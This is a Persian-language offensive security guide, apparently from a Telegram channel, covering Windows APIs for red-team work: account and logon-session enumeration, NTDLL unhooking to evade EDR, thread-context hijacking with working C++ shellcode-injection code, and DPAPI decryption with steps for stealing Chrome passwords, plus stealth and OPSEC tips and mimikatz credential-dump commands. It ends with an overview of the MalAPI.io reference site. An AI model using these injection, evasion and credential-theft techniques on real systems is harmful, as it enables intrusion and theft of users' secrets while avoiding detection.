  LPBYTE *bufptr
);
```

- level: تعیین‌کننده سطح جزئیات (معمولاً ۱ یا ۲)
- ساختاری مانند USER_INFO_۱، USER_INFO_۲ و غیره را باز می‌گرداند

ساختارهای کلیدی

USER_INFO_۰

فقط شامل نام کاربری است.

```
typedef struct _USER_INFO_0 {
  LPWSTR usri0_name;
} USER_INFO_0;
```

USER_INFO_۱

جزئیات بیشتری مانند سن گذرواژه، سطح دسترسی و پرچم‌ها را شامل می‌شود.

```
typedef struct _USER_INFO_1 {
  LPWSTR usri1_name;
  LPWSTR usri1_password;
  DWORD  usri1_password_age;
  DWORD  usri1_priv;
  LPWSTR usri1_home_dir;
  LPWSTR usri1_comment;
  DWORD  usri1_flags;
  LPWSTR usri1_script_path;
} USER_INFO_1;
```

نمونه C++ – فهرست‌کردن و نمایش اطلاعات کاربر

```
#include <Windows.h>
#include <Lm.h>
#include <iostream>

#pragma comment(lib, "Netapi32.lib")

int main() {
    LPUSER_INFO_1 pBuf = NULL;
    DWORD entriesRead = 0, totalEntries = 0;
    NET_API_STATUS status = NetUserEnum(
        NULL, // local computer
        1,    // level 1 = USER_INFO_1
        FILTER_NORMAL_ACCOUNT, // filter for normal user
accounts
        (LPBYTE*)&pBuf,
        MAX_PREFERRED_LENGTH,
        &entriesRead,
        &totalEntries,
        NULL
    );

    if (status == NERR_Success && pBuf != NULL) {
        for (DWORD i = 0; i < entriesRead; ++i) {
            std::wcout << L"Username: " <<
pBuf[i].usri1_name << std::endl;
            std::wcout << L"Privilege: " <<
(pBuf[i].usri1_priv == USER_PRIV_ADMIN ?
L"Administrator" : L"Standard User") << std::endl;
            std::wcout << L"Flags: " <<
pBuf[i].usri1_flags << std::endl;
            std::wcout << L"Comment: " <<
(pBuf[i].usri1_comment ? pBuf[i].usri1_comment :
L"(none)") << std::endl;
            std::wcout << std::endl;
        }
    } else {
        std::wcerr << L"NetUserEnum failed with error
code: " << status << std::endl;
    }
    if (pBuf) {
        NetApiBufferFree(pBuf);
    }
    return 0;
}
```

پرچم‌های مهم (usri۱_flags)

این پرچم‌ها وضعیت حساب و سیاست‌ها را تعریف می‌کنند.

پرچم	توضیح
UF_ACCOUNTDISABLE	حساب غیرفعال است
UF_PASSWD_NOTREQD	گذرواژه لازم نیست
UF_LOCKOUT	حساب به دلیل سیاست قفل شده است
UF_DONT_EXPIRE_PASSWD	گذرواژه هرگز منقضی نمی‌شود

برای بررسی پرچم، از عملگر AND بیت‌به‌بیت استفاده کنید:

```
if (pBuf[i].usri1_flags & UF_ACCOUNTDISABLE) {
    std::wcout << L"Account is disabled" << std::endl;
}
```

موارد استفاده در تیم قرمز

- شناسایی حساب‌هایی با دسترسی مدیر یا پیکربندی نادرست
- کشف حساب‌های قدیمی یا غیرفعال که ممکن است ربوده شوند
- جستجوی حساب‌های سرویس یا پشتیبان بدون گذرواژه یا با انقضای غیرفعال
- ترکیب با NetLocalGroupGetMembers برای استخراج عضویت در گروه‌ها جهت ترسیم نقشه دسترسی‌ها

تشخیص و دور زدن توسط EDR

- این APIها قانونی هستند و اغلب توسط مدیران سیستم استفاده می‌شوند
- ممکن است در سناریوهای پس از بهره‌برداری در صورت استفاده غیرمعمول تحت نظارت باشند
- برای پنهان‌کاری، می‌توان آدرس تابع را به‌صورت پویا حل کرد یا به‌جای فراخوانی از Netapi۳۲.dll از syscalls مستقیم استفاده کرد

t.me/cybersh...

مثال‌های کاربردی – NtMapViewOfSection / NtUnmapViewOfSection

هدف

این دو API بومی NT برای نگاشت (Map) یا خارج‌کردن نگاشت (Unmap) یک بخش (فایل نگاشته‌شده در حافظه، حافظه اشتراکی، یا یک تصویر اجرایی) در فضای آدرس مجازی یک پردازش استفاده می‌شوند.

موارد استفاده رایج:

- DLL Hollowing / Process Hollowing
- Unhook کردن NTDLL (بازنگاری نسخه تمیز)
- بارگذاری DLL به‌صورت بازتابی / دستی (Reflective/Manual Mapping)
- Stagerهای فراخوانی مستقیم سیستم (مانند Hell's Gate، SysWhispers)
- تکنیک‌های بارگذاری بدافزار که از LoadLibrary و بار گذار ویندوز عبور می‌کنند

امضای تابع – NtMapViewOfSection

```
NTSYSCALLAPI NTSTATUS NtMapViewOfSection(
  HANDLE          SectionHandle,
  HANDLE          ProcessHandle,
  PVOID           *BaseAddress,
  ULONG_PTR       ZeroBits,
  SIZE_T          CommitSize,
  PLARGE_INTEGER  SectionOffset,
  PSIZE_T         ViewSize,
  DWORD           InheritDisposition,
  ULONG           AllocationType,
  ULONG           Win32Protect
);
```

پارامترهای کلیدی:

پارامتر	توضیح
SectionHandle	هندل به یک بخش (ساخته‌شده با NtCreateSection)
ProcessHandle	هندل پردازش هدف (محلی یا راه دور)
BaseAddress	اشاره‌گر به آدرس پایه موردنظر (اختیاری)
ZeroBits	معمولاً ۰ (برای هم‌ترازی آدرس در x۸۶)
CommitSize	حداقل اندازه‌ای که باید Commit شود (معمولاً ۰)
SectionOffset	افست شروع نگاشت در بخش
ViewSize	اندازه نگاشت (ورودی/خروجی)
InheritDisposition	ViewUnmap یا ViewShare

AllocationType	معمولاً ۰
Win۳۲Protect	پرچم‌های حفاظت حافظه (مانند PAGE_EXECUTE_READ)

در صورت موفقیت مقدار STATUS_SUCCESS (۰) باز می‌گرداند.

NtUnmapViewOfSection – امضای تابع

```
NTSYSCALLAPI NTSTATUS NtUnmapViewOfSection(
  HANDLE ProcessHandle,
  PVOID  BaseAddress
);
```

- نگاشت یک بخش قبلاً Map شده را از پردازش هدف خارج می‌کند
- رایج در Process Hollowing (جایگزینی حافظه یک پردازش معلق)

روند کلی استفاده:

۱. ساخت یا بازکردن یک بخش با استفاده از NtCreateSection، CreateFileMapping یا مشابه
۲. نگاشت بخش به حافظه با NtMapViewOfSection
۳. در صورت نیاز، کپی یا تغییر داده‌ها در ناحیه نگاشته‌شده
۴. خارج کردن نگاشت با NtUnmapViewOfSection پس از اتمام کار

مثال عملی – بازنگاری نسخه تمیز NTDLL

هدف: بارگذاری دوباره نسخه تمیز ntdll.dll از دیسک به حافظه برای عبور از Hookهای EDR.

مراحل:

۱. بازکردن فایل C:\Windows\System۳۲\ntdll.dll با CreateFile
۲. ساخت بخش با NtCreateSection
۳. نگاشت بخش با NtMapViewOfSection
۴. کپی کردن بخش .text روی نسخه موجود ntdll در حافظه پردازش
۵. خارج‌کردن نگاشت بخش تمیز با NtUnmapViewOfSection

t.me/cybersh.elf

نمونه کد ساده C++ — نگاشت ntdll.dll به حافظه

```
#include <Windows.h>
#include <winternl.h>
#include <iostream>

typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
    HANDLE, HANDLE, PVOID*, ULONG_PTR, SIZE_T,
PLARGE_INTEGER,
    PSIZE_T, DWORD, ULONG, ULONG
);

typedef NTSTATUS(NTAPI* pNtUnmapViewOfSection)(HANDLE,
PVOID);

int main() {
    HANDLE hFile =
CreateFileW(L"C:\\Windows\\System32\\ntdll.dll",
GENERIC_READ,
        FILE_SHARE_READ, NULL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);

    if (hFile == INVALID_HANDLE_VALUE) {
        std::cerr << "Failed to open ntdll.dll" <<
std::endl;
        return 1;
    }

    HANDLE hSection = NULL;
    NTSTATUS status = NtCreateSection(
        &hSection, SECTION_MAP_READ, NULL,
        0, PAGE_READONLY, SEC_IMAGE, hFile
    );

    if (!NT_SUCCESS(status)) {
        std::cerr << "NtCreateSection failed" <<
std::endl;
        CloseHandle(hFile);
        return 1;
    }
    SIZE_T viewSize = 0;
    PVOID baseAddress = NULL;
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
    pNtMapViewOfSection NtMap =
(pNtMapViewOfSection)GetProcAddress(
        GetModuleHandleW(L"ntdll.dll"),
"NtMapViewOfSection"
    );
```

```
    status = NtMap(hSection, GetCurrentProcess(),
&baseAddress, 0, 0, NULL,
        &viewSize, ViewUnmap, 0, PAGE_READONLY);

    if (NT_SUCCESS(status)) {
        std::wcout << L"Clean ntdll mapped at: " <<
baseAddress << std::endl;

        // You can now read .text section or patch over
existing ntdll
        // ...

        pNtUnmapViewOfSection NtUnmap =
(pNtUnmapViewOfSection)GetProcAddress(
            GetModuleHandleW(L"ntdll.dll"),
"NtUnmapViewOfSection"
        );
        NtUnmap(GetCurrentProcess(), baseAddress);

    } else {
        std::cerr << "NtMapViewOfSection failed" <<
std::endl;
    }

    CloseHandle(hSection);
    CloseHandle(hFile);
    return 0;
}
```

یادداشت: NtCreateSection مستند نشده است اما از طریق ntdll.dll در دسترس است. می‌توانید آن را به‌صورت دستی تعریف کنید یا با GetProcAddress بارگذاری نمایید.

موارد استفاده در تیم قرمز / بدافزار

تکنیک	توضیح
DLL Hollowing	Unmap کردن DLL اصلی با NtUnmapViewOfSection و نگاشت نسخه تغییر یافته
Unhook کردن NTDLL	بارگذاری دوباره نسخه تمیز ntdll.dll و بازنویسی بخش .text
Process Hollowing	Unmap کردن تصویر پردازش معلق و تزریق Shellcode
بارگذارهای درون‌حافظه	نگاشت بازتابی فایل‌های PE از بافر حافظه
Shellcode Reflectors	بارگذاری Payloadهای سفارشی بدون لمس دیسک

تشخیص و OPSEC

ریسک	نقطه شناسایی
NtMapViewOfSection	ممکن است برای تغییر نگاشت حافظه یا تصاویر تحت نظارت باشد
استفاده غیرعادی از SEC_IMAGE یا PAGE_EXECUTE_READWRITE	می‌تواند هشدار رفتاری ایجاد کند
نگاشت DLLهای سیستمی شناخته‌شده	ممکن است در صورت انجام توسط پردازش غیرقابل‌اعتماد باعث هشدار شود
NtUnmapViewOfSection روی پردازش‌های خارجی	رایج در Process Hollowing، RunPE و ...

نکته پنهان‌کاری: از Stubهای مستقیم Syscall (با دستور syscall; ret و SSN) برای عبور از Hookهای User-mode استفاده کنید. ابزارهایی مانند SysWhispers، TartarusGate یا Heaven's Gate این امکان را فراهم می‌کنند.

خلاصه:

- NtMapViewOfSection بخش‌ها (حافظه اشتراکی، فایل‌پشتیبان، مبتنی بر تصویر) را به یک پردازش نگاشت می‌کند.
- NtUnmapViewOfSection آن‌ها را حذف می‌کند.
- این توابع کنترل دقیق بر چینش حافظه را فراهم می‌کنند و برای Loaderهای مخفی‌کار و ابزارهای پس از بهره‌برداری حیاتی هستند.
- برخلاف LoadLibrary، بار گذار ویندوز یا DllMain را فراخوانی نمی‌کنند.

t.me/cybershelf

مثال‌های کاربردی – SetThreadContext / GetThreadContext

هدف

این توابع امکان خواندن و تغییر وضعیت ثبات‌های CPU یک نخ (Thread) خاص را فراهم می‌کنند. که شامل موارد زیر است:

- شمارنده دستور (Instruction Pointer: EIP/RIP)
- اشاره‌گر پشته (Stack Pointer: ESP/RSP)
- ثبات‌های عمومی (General-purpose registers)
- انتخابگرهای سگمنت (Segment selectors)
- ثبات‌های ممیز شناور و دیباگ

چرا این موضوع برای تیم قرمز مهم است

دست‌کاری Context نخ اجازه پیاده‌سازی تکنیک‌های پیشرفته پس از بهره‌برداری را می‌دهد، مانند:

تکنیک	کاربرد
Process Hollowing	بازنویسی پردازش معلق و اشاره دادن RIP[۳] به شل‌کد
Thread Hijacking	تغییر مسیر اجرای یک نخ در پردازش دیگر
Reflective Loaders	تنظیم شمارنده دستور برای اجرای Loader Stub
Shellcode Launch	تغییر مسیر اجرا به ناحیه حافظه حاوی Payload

پروتوتایپ توابع

GetThreadContext

```
BOOL GetThreadContext(
  HANDLE    hThread,
  LPCONTEXT lpContext
);
```

SetThreadContext

```
BOOL SetThreadContext(
  HANDLE        hThread,
  const CONTEXT *lpContext
);
```

[۳] Register Instruction Pointer

mehrshelf

جزئیات مهم

- hThread باید دسترسی THREAD_GET_CONTEXT یا THREAD_SET_CONTEXT داشته باشد.
- نخ باید برای استفاده قابل اعتماد، متوقف (Suspended) باشد.
- ساختار CONTEXT باید با پرچم‌های مناسب (مثل CONTEXT_FULL یا CONTEXT_CONTROL) مقداردهی شود.

نکته معماری:

- در x۸۶ (۳۲بیت): شمارنده دستور EIP است.
- در x۶۴ (۶۴بیت): شمارنده دستور RIP است.

برای نخ‌های ۳۲بیتی در سیستم‌عامل ۶۴بیتی از Wow۶۴GetThreadContext و Wow۶۴SetThreadContext استفاده کنید.

ساختار: CONTEXT (x٦٤)

```
typedef struct _CONTEXT {
  DWORD64 P1Home;
  DWORD64 Rax;
  DWORD64 Rcx;
  DWORD64 Rip;
  DWORD64 Rsp;
  DWORD64 Rbp;
  // ... many other registers
  DWORD ContextFlags;
} CONTEXT;
```

مقدار ContextFlags باید یکی از موارد زیر (یا ترکیب آن‌ها) باشد:

- CONTEXT_FULL
- CONTEXT_CONTROL
- CONTEXT_INTEGER

نمونه C++ – تغییر مسیر نخ به شل‌کد (۶۴بیت)

```
#include <Windows.h>
#include <iostream>

int main() {
    STARTUPINFO si = { sizeof(si) };
    PROCESS_INFORMATION pi;

    // Start suspended process (e.g., hollowing)
    if
(!CreateProcessW(L"C:\\Windows\\System32\\notepad.exe",
NULL, NULL, NULL, FALSE,
CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {
        std::cerr << "CreateProcess failed.\n";
        return 1;
    }

    // Allocate shellcode
    LPVOID remoteShellcode = VirtualAllocEx(pi.hProcess,
NULL, 0x1000, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    BYTE shellcode[] = { 0x90, 0x90, 0xC3 }; // NOP NOP
RET (just for testing)
    WriteProcessMemory(pi.hProcess, remoteShellcode,
shellcode, sizeof(shellcode), NULL);

    // Set up context
    CONTEXT ctx;
    ctx.ContextFlags = CONTEXT_FULL;

    if (GetThreadContext(pi.hThread, &ctx)) {
        std::cout << "Original RIP: " << std::hex <<
ctx.Rip << std::endl;
        ctx.Rip = (DWORD64)remoteShellcode;

// Redirect execution
        SetThreadContext(pi.hThread, &ctx);
    } else {
        std::cerr << "GetThreadContext failed." <<
std::endl;
    }

    ResumeThread(pi.hThread);
    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
    return 0;
}
```

موارد استفاده تیم قرمز و تهاجمی

تکنیک	مثال
Process Hollowing	تغییر RIP نخ اصلی پردازش برای اجرای Payload تزریق‌شده
Thread Stomping	تغییر Context نخ موجود در یک پردازش سالم برای اجرای کد خودتان
Payload Launchers	ایجاد نخ ساختگی و تنظیم Context آن قبل از اجرا
Direct Injection	تزریق شل‌کد به حافظه RWX و هدایت نخ به آن

تشخیص توسط EDR و نکات OPSEC

اقدام	ریسک شناسایی
استفاده از SetThreadContext روی پردازش دیگر	زیاد
نخ معلق + RIP تغییر یافته	امضای رایج تزریق کد
نوشتن در حافظه RWX + تغییر Context	معمولاً باعث هشدار رفتاری می‌شود

راهکارهای کاهش شناسایی:

- استفاده از تکنیک‌های Syscall غیرمستقیم (syscall; ret stubs)
- اجتناب از الگوهای تزریق شناخته‌شده (مثل CreateRemoteThread + WriteProcessMemory)
- استفاده از gadgetها یا اجرای بدون نخ (QueueUserAPC، NtContinue، RtlRemoteCall)

روش جایگزین اجرای شل‌کد با Context نخ

۱. ایجاد پردازش در حالت معلق
۲. تخصیص و نوشتن شل‌کد
۳. تنظیم Context نخ ← تغییر RIP به شل‌کد
۴. ادامه اجرای نخ با ResumeThread

این روش از توابعی مثل CreateRemoteThread دوری می‌کند و نام‌های حساس در IAT را حذف می‌کند.

خلاصه

- GetThreadContext وضعیت کامل CPU یک نخ را بازیابی می‌کند.

t.me/cybershelf

- SetThreadContext آن را تغییر می‌دهد — اغلب برای تغییر مسیر اجرا.
- استفاده در تزریق کد، Hollowing، اجرای شل‌کد و تحویل Payload پس از بهره‌برداری.
- در صورت سوءاستفاده ریسک شناسایی بالا دارد؛ ولی در ترکیب با تکنیک‌های مخفی‌کاری بسیار قدرتمند است.

t.me/cybershelf

مثال‌های کاربردی – CryptUnprotectData

هدف

CryptUnprotectData یک API ویندوز است که داده‌هایی را که قبلاً با CryptProtectData رمزگذاری شده‌اند، با استفاده از Windows Data Protection API (DPAPI) رمزگشایی می‌کند.

موارد استفاده رایج:

- بازیابی اعتبارنامه‌های ذخیره‌شده (مثل رمزهای مرورگر، کلیدهای Wi-Fi، کلیدهای اپلیکیشن)
- رمزگشایی داده‌ها یا رازهایی که توسط بدافزار یا نرم‌افزارهای قانونی ذخیره‌شده‌اند
- استخراج اطلاعات حساس از LSA Secrets، Credential Manager، Chrome، RDP و ...

امضای تابع

```
BOOL CryptUnprotectData(
  DATA_BLOB* pDataIn,
  LPWSTR*    ppszDataDescr,
  DATA_BLOB* pOptionalEntropy,
  PVOID      pvReserved,
  CRYPTPROTECT_PROMPTSTRUCT* pPromptStruct,
  DWORD      dwFlags,
  DATA_BLOB* pDataOut
);
```

پارامترهای کلیدی

پارامتر	توضیح
pDataIn	اشاره‌گر به ساختار DATA_BLOB حاوی داده رمزگذاری‌شده
ppszDataDescr	رشته توضیحات اختیاری (می‌تواند NULL باشد)
pOptionalEntropy	آنتروپی اختیاری (راز اضافی در زمان رمزگذاری؛ باید یکسان باشد)
pvReserved	رزرو شده (باید NULL باشد)
pPromptStruct	اطلاعات رابط کاربری اختیاری (معمولاً NULL)
dwFlags	پرچم‌ها (برای حالت پیش‌فرض روی ۰ بگذارید)
pDataOut	خروجی رمزگشایی‌شده را در یک DATA_BLOB برمی‌گرداند

ساختار: DATA_BLOB

```
typedef struct _DATA_BLOB {
  DWORD cbData;
  BYTE* pbData;
} DATA_BLOB;
```

نمونه C++ – رمزگشایی یک Blob رمزگذاری‌شده با DPAPI

```
#include <Windows.h>
#include <Wincrypt.h>
#include <iostream>
#pragma comment(lib, "Crypt32.lib")

bool DecryptDPAPI(const BYTE* encryptedData, DWORD
dataSize) {
    DATA_BLOB inBlob = { dataSize,
const_cast<BYTE*>(encryptedData) };
    DATA_BLOB outBlob = {};

    if (CryptUnprotectData(&inBlob, NULL, NULL, NULL,
NULL, 0, &outBlob)) {
        std::cout << "Decrypted Data: ";
        for (DWORD i = 0; i < outBlob.cbData; i++) {
            std::cout <<
static_cast<char>(outBlob.pbData[i]);
        }
        std::cout << std::endl;
        LocalFree(outBlob.pbData);
        return true;
    } else {
        std::cerr << "Decryption failed. Error: " <<
GetLastError() << std::endl;
        return false;
    }
}
int main() {
    // Example encrypted data blob (you would replace
this with real encrypted data)
    BYTE exampleData[] = { /* insert real DPAPI-
encrypted bytes here */ };
    DWORD exampleSize = sizeof(exampleData);

    DecryptDPAPI(exampleData, exampleSize);
    return 0;
}
```

موارد استفاده تیم قرمز

هدف	توضیح
رمزهای Chrome	استخراج از فایل (Login Data) SQLite و رمزگشایی با CryptUnprotectData
کلیدهای Wi-Fi	رمزگذاری‌شده با DPAPI در پروفایل‌های WLAN
اعتبارنامه‌های RDP	ذخیره‌شده در Credential Manager یا رجیستری
پیکربندی بدافزار	برخی بدافزارها از DPAPI برای ذخیره رشته‌های رمزگذاری‌شده استفاده می‌کنند
LSA Secrets	رمزگشایی پس از استخراج Hives رجیستری (مانند SYSTEM + SECURITY)

محدودیت‌ها

- CryptUnprotectData از کلیدهای کاربر که در پروفایل کاربر ذخیره‌شده استفاده می‌کند:
  - نیاز به Context کاربر صحیح (ورود یا شبیه‌سازی)
  - ممکن است به Token LSASS یا دسترسی SYSTEM نیاز داشته باشد (در برخی پیکربندی‌ها)
- اگر آنتروپی اختیاری در زمان رمزگذاری استفاده‌شده باشد، باید همان آنتروپی را برای رمزگشایی ارائه دهید.

حملات پیشرفته DPAPI

تکنیک	توضیح
Master Key Extraction	گرفتن Master Key از APPDATA%\Microsoft\Protect\. یا رجیستری
Offline Decryption	استفاده از ابزارهایی مثل mimikatz یا crypt + dpapi.h. با کلیدهای سرقت‌شده
Impersonation	استفاده از LogonUser + LoadUserProfile برای اجرای کد در Context کاربر هدف
LSASS Dump + DPAPI	ترکیب sekurlsa::dpapi و sekurlsa::credman برای استخراج اعتبارنامه‌ها

تشخیص و OPSEC

اقدام	ریسک
فراخوانی مستقیم CryptUnprotectData	کم (زیرا بسیاری از برنامه‌ها استفاده می‌کنند)
خواندن فایل‌های SQLite مرورگر + رمزگشایی	متوسط (به‌ویژه در Context غیرمجاز)

t.me/cybershell

ترکیب با دسترسی رجیستری/SYSTEM hive	زیاد

بهترین شیوه‌ها:

- مستقیماً از کد تزریق‌شده در پردازش مشکوک فراخوانی نکنید
- عملیات رمزگشایی را در پردازش راه دور یا اجرای مرحله‌ای انجام دهید
- داده‌های رمزگشایی‌شده را مدت طولانی در حافظه نگه ندارید

نمونه استفاده در سرقت رمزهای Chrome

۱. بازکردن پایگاه داده Login Data (SQLite)
۲. استخراج password_value از جدول logins
۳. فراخوانی CryptUnprotectData() برای گرفتن رمز عبور به‌صورت متن ساده
۴. تکرار برای همه رکوردها

خلاصه

- CryptUnprotectData داده‌های حساس رمزگذاری‌شده با DPAPI را رمزگشایی می‌کند.
- به‌طور گسترده توسط برنامه‌ها و ابزارهای امنیتی ویندوز استفاده می‌شود.
- در عملیات تیم قرمز برای رمزگشایی رمزهای مرورگر، کلیدهای Wi-Fi، اعتبارنامه‌های RDP و موارد دیگر بسیار ارزشمند است.
- در صورت استفاده درست، ریسک شناسایی کم است ولی در ترکیب با تکنیک‌های دیگر بسیار قدرتمند خواهد بود.

t.me/cybershelf

مثال‌های کاربردی - LsaEnumerateLogonSessions / LsaGetLogonSessionData

هدف

این دو API مربوط به LSA (Local Security Authority) امکان شمارش همه نشست‌های ورود (logon sessions) روی یک سیستم را فراهم می‌کنند، همراه با اطلاعات جزئی مانند:

- نام کاربری و دامنه
- زمان ورود و شناسه نشست (LUID)
- نوع ورود (interactive، remote، service و غیره)
- SID (شناسه امنیتی)
- بسته احراز هویت (مثل Kerberos یا MSV۱_۰)

اهمیت این در کار Red Team و پس از نفوذ:

کاربرد	مزیت
شکار نشست	شناسایی کاربران سطح بالا یا کاربران RDP/remote
جعل توکن	پیدا کردن نشست‌هایی که می‌توان سرقت/استفاده کرد
شکار اعتبارنامه	مشخص کردن کدام کاربران فعال هستند
سیستم‌های چندکاربره	کشف کاربران دیگر در Citrix، RDS و غیره

نمونه کد تابع‌ها

LsaEnumerateLogonSessions

```
NTSTATUS LsaEnumerateLogonSessions(
  PULONG  LogonSessionCount,
  PLUID   *LogonSessionList
);
```

- فهرستی از شناسه‌های نشست ورود (LUID) را برمی‌گرداند
- شمارش و اشاره‌گر به فراخواننده داده می‌شود

LsaGetLogonSessionData

```
NTSTATUS LsaGetLogonSessionData(
  PLUID                      LogonId,
  PSECURITY_LOGON_SESSION_DATA *ppLogonSessionData
);
```

- با دریافت LUID، ساختاری با تمام اطلاعات نشست را باز می‌گرداند

ساختار کلیدی: SECURITY_LOGON_SESSION_DATA

```
typedef struct _SECURITY_LOGON_SESSION_DATA {
  ULONG     Size;
  LUID      LogonId;
  UNICODE_STRING UserName;
  UNICODE_STRING LogonDomain;
  UNICODE_STRING AuthenticationPackage;
  ULONG     LogonType;
  ULONG     Session;
  PSID      Sid;
  LARGE_INTEGER LogonTime;
  // ...
} SECURITY_LOGON_SESSION_DATA,
*PSECURITY_LOGON_SESSION_DATA;
```

نمونه C++ – شمارش نشست‌ها و کاربران

```
#include <Windows.h>
#include <NTSecAPI.h>
#include <Sddl.h>
#include <iostream>

#pragma comment(lib, "Secur32.lib")

int wmain() {
    ULONG sessionCount = 0;
    PLUID sessions = nullptr;

    if (LsaEnumerateLogonSessions(&sessionCount,
&sessions) != 0) {
        std::wcerr << L"Failed to enumerate logon
sessions." << std::endl;
        return 1;
    }

    for (ULONG i = 0; i < sessionCount; ++i) {
        PSECURITY_LOGON_SESSION_DATA pSessionData =
nullptr;
        if (LsaGetLogonSessionData(&sessions[i],
&pSessionData) == 0 && pSessionData) {
            if (pSessionData->UserName.Buffer &&
pSessionData->LogonDomain.Buffer) {
```

```
                std::wcout << L"User: " <<
std::wstring(pSessionData->UserName.Buffer,
pSessionData->UserName.Length / 2)
                           << L"\\" <<
std::wstring(pSessionData->LogonDomain.Buffer,
pSessionData->LogonDomain.Length / 2) << std::endl;

                std::wcout << L"Auth Package: " <<
std::wstring(pSessionData->AuthenticationPackage.Buffer,
                             pSessionData-
>AuthenticationPackage.Length / 2) << std::endl;

                std::wcout << L"Logon Type: " <<
pSessionData->LogonType << std::endl;
                std::wcout << L"Session ID: " <<
pSessionData->Session << std::endl;

                if (pSessionData->Sid) {
                    LPWSTR sidStr;
                    if
(ConvertSidToStringSid(pSessionData->Sid, &sidStr)) {
                        std::wcout << L"SID: " << sidStr
<< std::endl;
                        LocalFree(sidStr);
                    }
                }

                std::wcout << L"-----------------------
" << std::endl;
            }
            LsaFreeReturnBuffer(pSessionData);
        }
    }

    LsaFreeReturnBuffer(sessions);
    return 0;
}
```

مقادیر Logon Type

مقدار	معنی
۲	Interactive (ورود به کنسول)
۳	Network
۴	Batch

۵	Service
۷	Unlock
۱۰	RemoteInteractive (مثل RDP)
۱۱	CachedInteractive
۹	NewCredentials (مثل runas)

این مقادیر کمک می‌کنند که نشست‌های RDP، ورودهای سرویس و توکن‌های سرقتی شناسایی شوند.

کاربردهای Red Team

سناریو	کاربرد
Session Hijacking	شناسایی نشست‌های کاربران سطح بالا (مثل DOMAIN\Administrator)
Token Impersonation	همراه با OpenProcessToken، DuplicateToken، ImpersonateLoggedOnUser
Credential Harvesting	پیدا کردن کاربران interactive و استخراج رمزها از حافظه LSASS
Multi-user Recon	مناسب برای سرورهای RDP، ترمینال، Citrix و محیط‌های VDI
Lateral Movement	**Domain** شناسایی نشست کاربران دامنه برای pivot

کشف و OPSEC

رفتار	ریسک کشف
فراخوانی LsaEnumerateLogonSessions	کم تا متوسط — ابزارهای سیستمی مشروع از آن استفاده می‌کنند
دسترسی به داده نشست‌های غیرخودی	بالا — در محیط‌های امن هشدار می‌دهد
استفاده در باینری‌های unsigned یا تزریق‌شده	بالا

نکات پنهان‌کاری:

- استفاده در لودرهای امضا شده یا پروسه‌های مشابه سیستم
- Resolve کردن توابع LSA به‌صورت داینامیک با GetProcAddress
- استفاده از syscall مستقیم یا شِل‌کد wrappers در محیط‌های حساس به OPSEC

معادل در Mimikatz

Mimikatz از این APIها در هنگام اجرای دستورات زیر استفاده می‌کند:

```
privilege::debug
sekurlsa::logonpasswords
```

این‌ها اعتبارنامه نشست‌های interactive کشف‌شده را dump می‌کنند.

خلاصه

- LsaEnumerateLogonSessions همه LUIDهای نشست ورود را می‌دهد
- LsaGetLogonSessionData نام کاربری، دامنه، نوع نشست، SID و زمان را بازمی‌گرداند
- برای کشف نشست، حرکت جانبی و ارتقاء سطح دسترسی حیاتی است
- در صورت ترکیب با سرقت توکن، خواندن حافظه LSASS یا ابزارهای harvest اعتبار، بسیار قدرتمند است

t.me/cybershelf

مرور کلی بر MalAPI

پروژه MalAPI که توسط پژوهشگر امنیتی mr.d0x راه‌اندازی شده، یک منبع کاملاً متن‌باز و رایگان برای شناسایی و درک توابع Windows API است که بیشتر در بدافزارها استفاده می‌شوند. این وب‌سایت مثل یک فرهنگ لغت تخصصی عمل می‌کند و توضیح می‌دهد هر API چه کاری انجام می‌دهد، معمولاً در بدافزارها برای چه هدفی استفاده می‌شود، و لینک مستندات رسمی مایکروسافت را هم ارائه می‌دهد.

ویژگی‌های مهم MalAPI.io

دسته‌بندی بر اساس کاربرد مخرب

تمام APIها در دسته‌هایی مثل شمارش اطلاعات سیستم (Enumeration)، تزریق کد (Injection)، فرار از شناسایی (Evasion)، ضددیباگ (Anti-Debugging)، ارتباطات اینترنتی و غیره مرتب شده‌اند. این کار باعث می‌شود سریع‌تر بفهمید هر تابع در چه نوع حملاتی استفاده می‌شود.

توضیحات کامل هر API

برای هر تابع، نام DLL، کاربردهای رایج، کاربردهای احتمالی در بدافزار، و لینک مستقیم به مستندات رسمی مایکروسافت وجود دارد.

حالت Mapping (نقشه‌برداری)

این قابلیت به شما اجازه می‌دهد APIها را انتخاب کنید، آن‌ها را هایلایت کرده و به‌صورت جدول خروجی بگیرید. این ویژگی برای تهیه گزارش یا بررسی هم‌زمان چند API بسیار کاربردی است.

مشارکت کاربران

هر کسی می‌تواند API جدید اضافه کند یا توضیحات را بهبود دهد. این همکاری جمعی باعث می‌شود پایگاه داده همیشه به‌روز و کامل بماند.

کاربردهای MalAPI.io

- تحلیل بدافزار: اگر مشغول مهندسی معکوس هستید، با دیدن نام API در کد بدافزار می‌توانید سریع متوجه شوید که این تابع چه کاری می‌کند و چرا استفاده‌شده است.
- Red Teaming: اعضای تیم قرمز می‌توانند با پیدا کردن APIهای حساس، سناریوهای حمله واقعی‌تر و مخفیانه‌تری پیاده کنند.
- آموزش و یادگیری: اگر تازه‌کار هستید و می‌خواهید Windows Internals یا تکنیک‌های بدافزار را یاد بگیرید، این سایت یک مرجع ساده و قابل‌فهم برایتان خواهد بود.

t.me/cybershelf

چند نمونه API از MalAPI.io

GetWindowsDirectoryA ← مسیر پوشه ویندوز را برمی‌گرداند. بدافزار ممکن است از این برای پیدا کردن فایل‌ها و مسیرهای سیستمی استفاده کند.

WriteProcessMemory ← امکان نوشتن داده در حافظه یک فرایند دیگر را فراهم می‌کند. این تابع پایه اصلی بسیاری از تکنیک‌های تزریق کد است.

IsDebuggerPresent ← بررسی می‌کند آیا برنامه تحت دیباگ است یا نه. بدافزارها برای شناسایی تحلیلگر از این استفاده می‌کنند.

ControlServiceExA ← کنترل سرویس‌های ویندوز مثل شروع، توقف یا تغییر وضعیت آن‌ها. این کار می‌تواند برای خاموش کردن سرویس‌های امنیتی استفاده شود.

FindResourceExA ← جستجوی منابع داخلی در فایل اجرایی یا DLL. بدافزارها می‌توانند با این روش، محتوای مخرب پنهان‌شده را پیدا کنند.

وب‌سایت رسمی: https://malapi.io/

